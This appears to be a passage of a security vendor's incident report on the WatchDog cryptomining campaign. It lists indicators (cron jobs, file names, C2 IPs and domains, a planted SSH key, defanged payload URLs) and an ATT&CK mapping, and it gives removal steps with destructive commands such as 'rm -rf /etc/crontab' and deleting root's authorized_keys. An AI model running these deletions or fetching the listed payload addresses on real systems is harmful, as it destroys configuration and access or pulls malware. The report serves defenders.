


Figure 4-4 Network behavior of mining programs

Delete the malicious account bak$.



用户名	描述	权限	最后登录	登录失败次数	空密码	密码使用时长	密码永不过期	状态
Administrator	管理计算机(域)的内置帐户	Administrator		0	No	0 days	Yes	Disabled
bak$		Administrator		0	No	0 days	No	Enabled
DefaultAccount	系统管理的用户帐户。	Guest		0	No	0 days	Yes	Disabled
[redacted]		Administrator	2021-03-04	8	Yes	0 days	Yes	Enabled
Guest	供来宾访问计算机或访问域的内	Guest		0	No	0 days	Yes	Disabled

Figure 4-5 Delete malicious accounts

4.2 Linux

Notes:

- The mining script will terminate the security software process. If it exists in the system, it needs to be restarted;
- The mining script will delete all scheduled tasks. If there are other non-malicious scheduled tasks in the system, they need to be recreated.
- The mining script will modify system configuration information, such as disabling the firewall, etc. If necessary, manual modification is required;
- The mining script will download scanning tools and replace some system commands. Please contact Antiy engineers for details.

4.2.1 Identification of Mining Trojans

```
1.    Scheduled tasks
●     cat /var/spool/cron/*
*/25 * * * * sh /etc/rsyncd.sh >/dev/null 2>&1
```

- cat/etc/cron.d/*

```
*/10 * * * * sh /etc/rsyncd.sh
```

- cat/etc/crontab

```
0 1 * * * root sh /etc/rsyncd.sh >/dev/null 2>&1
```

2. Document

- ls-al/etc|grep redis-bin (similar to other files, non-root permissions are executed in the / tmp directory)

```
/etc/redis-bin
/etc/rsyncd.sh
/etc/rsysdlog
/etc/VGAuthServices
```

3. Process name

```
redis-bin
VGAuthServices
rsysdlog
```

4. Network-side troubleshooting

```
23.94.62.184:5443
80.211.206.105:9000
redislog.top:5443
```

The VGAuthService process will initiate a large number of SYN_SENT scans

5. SSH public key

- cat /root/.ssh/ authorized_keys

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQC9WKiJ7yQ6HcafmwzDMv1RKxPdJI/oeXUWDNW1MrWiQ
NvKeSeSSdZ6NaYVqfSJgXUSgiQbktTo8Fhv43R9FWDvVhSrwPoFBz9SAfgO06jc0M2kGVNS9J2sLJdUB9u
1KxY5IOzqG4QTgZ6LP2UUWLG7TGMpkbK7z6G8HAZx7u3l5+Vc82dKtI0zb/ohYSBb7pK/2QFeVa22L+4I
DrEXmlv3mOvyH5DwCh3HcHjtDPrAhFqGVyFZBsRZbQVlrPfsxXH2bOLc1PMrK1oG8dyk8gY8m4iZfr9ZD
Gxs4gAqdWtBQNIN8cvz4SI+Jv9fvayMH7f+Kl2yXiHN5oD9BVTkdIWX root@u17
```

4.2.2 Removal Plan

1. Delete a scheduled task

```
crontab -r
rm -rf /var/spool/cron/*
rm -rf /etc/cron.d/*
rm -rf /var/spool/cron/crontabs
rm -rf /etc/crontab
```

2. End related processes

```
redis-bin
VGAuthServices
rsysdlog
```

3. Delete related files

```
chattr -ia /etc/redis-bin*
chattr -ia /etc/rsyncd.sh*
chattr -ia /etc/VGAuthServices
chattr -ia /etc/rsysdlog
rm -rf /etc/redis-bin
rm -rf /etc/rsyncd.sh
rm -rf /etc/VGAuthServices
rm -rf /etc/rsysdlog
4.     Delete an SSH public key
chattr -ia /root/.ssh/authorized_keys*
rm -rf /root/.ssh/authorized_keys
```

5 ATT&CK Mapping Diagram Corresponding to the Incident

Regarding the complete process of the attacker deploying the mining Trojan, Antiy sorted out the ATT&CK mapping map corresponding to this attack incident as shown in the figure below.




Figure 5-1 ATT&CK mapping of incidents

The following table lists the techniques used by the attackers:

Table 5-1 ATT&CK technical behavior description table corresponding to the incident

ATT&CK stage/category	Specific behavior	Notes
Reconnaissance	Active Scan	Scan port 6379
Initial access	Leverage public-facing applications	Accessing using Redis service
Execute	Utilizing command and script interpreters	Using ps and sh scripts
Persistence	Utilize scheduled tasks/jobs	Creating a scheduled task
Privilege escalation	Abuse of the control privilege escalation mechanism	Adding an Administrator Group

Defense evasion	Execution scope protection	Daemon process protects mining program
	Modify file and directory permissions	Modify file attributes
	Hidden Behavior	Hide processes and network activity
	Weakened defense mechanisms	Delete firewall rules, etc.
	Deleting a beacon	Delete log
	Modifying the authentication process	Add SSH public key
Credential access	Get the credentials from where the password is stored	Get the SSH key
Discover	Scan network services	Scanning Redis Services
Lateral movement	Leveraging remote services	Utilize SSH services
Collect	Collect local system data	Collecting host name information
Command and Control	Using application layer protocols	Use HTTP protocol to transmit
Influence	Resource hijacking	Occupies CPU resources

6 Protection Recommendations


In response to mining attacks, Antiy recommends that companies take the following protective measures:

1. Windows/Linux version of Antiy Intelligent Endpoint Protection System;
2. Strengthen SSH passwords: Avoid using weak passwords. It is recommended to use passwords that are 16 characters or longer, including a combination of uppercase and lowercase letters, numbers, and symbols. Also, avoid using the same password on multiple servers.
3. Update patches in a timely manner: It is recommended to enable the automatic update function to install system patches, and the server should update system patches in a timely manner;
4. Update third-party application patches in a timely manner: It is recommended to update third-party application patches such as Redis in a timely manner;
5. Enable logs: Enable key log collection functions (security logs, system logs, error logs, access logs, transmission logs, and cookie logs) to provide a basis for tracing security incidents.
6. Host reinforcement: perform penetration testing and security reinforcement on the system;

7. Deploy an Intrusion Detection System (IDS): Deploy traffic monitoring software or equipment to facilitate the discovery and tracing of malicious code. Antiy Persistent Threat Detection System (PTD) uses network traffic as the detection and analysis object, and can accurately detect a large amount of known malicious code and network attack activities, effectively discovering suspicious network behavior, assets, and various unknown threats;

8. Antiy Service: If you are attacked by malware, it is recommended to isolate the attacked host in a timely manner and protect the site while waiting for security engineers to investigate the computer; Antiy 7*24 hour service hotline: 400-840-9234.

Deploy an enterprise-level endpoint defense system to provide real-time detection and protection against unknown files received by instant messaging software. Antiy Intelligent Endpoint Protection System uses Antiy's next-generation threat detection engine to detect files from unknown sources and prevent them from landing and running through kernel-level active defense capabilities.



发现病毒威胁
智甲已自动处理

源文件已备份到病毒隔离区。 找回源文件
文件名称：redis-bin.exe
病毒名称：GrayWare/...mmon@515)
风险描述：是一类通过收集用户特定信息，以达到恶意代码作者或攻击者的政治、金融、商业等目的的恶意代码。

发现 1 个威胁
进程防御发现病毒文件, 建议您立即处理

进程名称：redis-bin 添加信任
病毒名称：GrayWare/...ASCommon)
风险描述：灰色软件是一类通过收集用户特定信息，以达到恶意代码作者或攻击者的政治、金融、商业等目的的恶意代码。

Figure 6-1 Antiy Intelligent Endpoint Protection System effectively protects against attacks by the WatchDog mining group

7 IoCs

IoCs

23.94.62.184
80.211.206.105
redislog.top
http[:]//45.155.250.64/id230409/init.ps1
http[:]//45.155.250.64/id230409/redis-bin.exe
http[:]//45.155.250.64/id230409/VGAuthServices.exe
http[:]//45.155.250.64/id230409/rsysdlog.exe
http[:]//45.155.250.64/id230409/clean.bat
http[:]//45.155.250.64/id230409/clean.exe
http[:]//45.155.250.64/id230409/init.sh
http[:]//45.155.250.64/id230409/redis-bin
http[:]//45.155.250.64/id230409/VGAuthServices
http[:]//45.155.250.64/id230409/rsysdlog
http[:]//45.155.250.64/id230409/rsyncd.sh
http[:]//45.155.250.64/id230409/ips_cn.txt
http[:]//www.cn2an.top/id230409/VGAuthServices.exe
http[:]//www.cn2an.top/id230409/ip_cn.txt
http[:]//www.cn2an.top/id230409/ip.php
http[:]//www.cn2an.top/id230409/redis-bin
http[:]//www.cn2an.top/id230409/rsyncd.sh
http[:]//www.cn2an.top/pm/syn.sh
http[:]//www.cn2an.top/id230409/VGAuthServices
http[:]//www.cn2an.top/id230409/rsysdlog
http[:]//www.cn2an.top/id230409/init.sh
http[:]//www.cn2an.top/id230409/is.sh
http[:]//www.cn2an.top/id230409/1.0.4.tar.gz
http[:]//www.cn2an.top/id230409/pnscan.tar.gz
http[:]//www.cn2an.top/id230409/rs.sh
FADD08A8E50E14078387806D70CBA3A0
6B1B5830E221865C1B80F08F6BAE9A01

3FB389A6D05314AD077D86E572525986
BDB81AC3EB3A8AC27E11F3AB7703783D
FDEEBCC6DF77BF778273B031DBB1B220
3FB389A6D05314AD077D86E572525986
8AA16CD2DD769689F9D71D904B3D0477
159D5AB60F9F7897CD9F0922D8318460
2EC4AE1AAABC5BA4B804706B72F8CE9B
878A551C08DA641024D87DC91ED92067
DA4A0DB31FC346355EDEF28F8AD23AD8

Appendix 1: References

[1] WatchDog: Exposing a Cryptojacking Campaign That's Operated for Two Years

https://unit42.paloaltonetworks.com/watchdog-cryptojacking/

Appendix 2: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.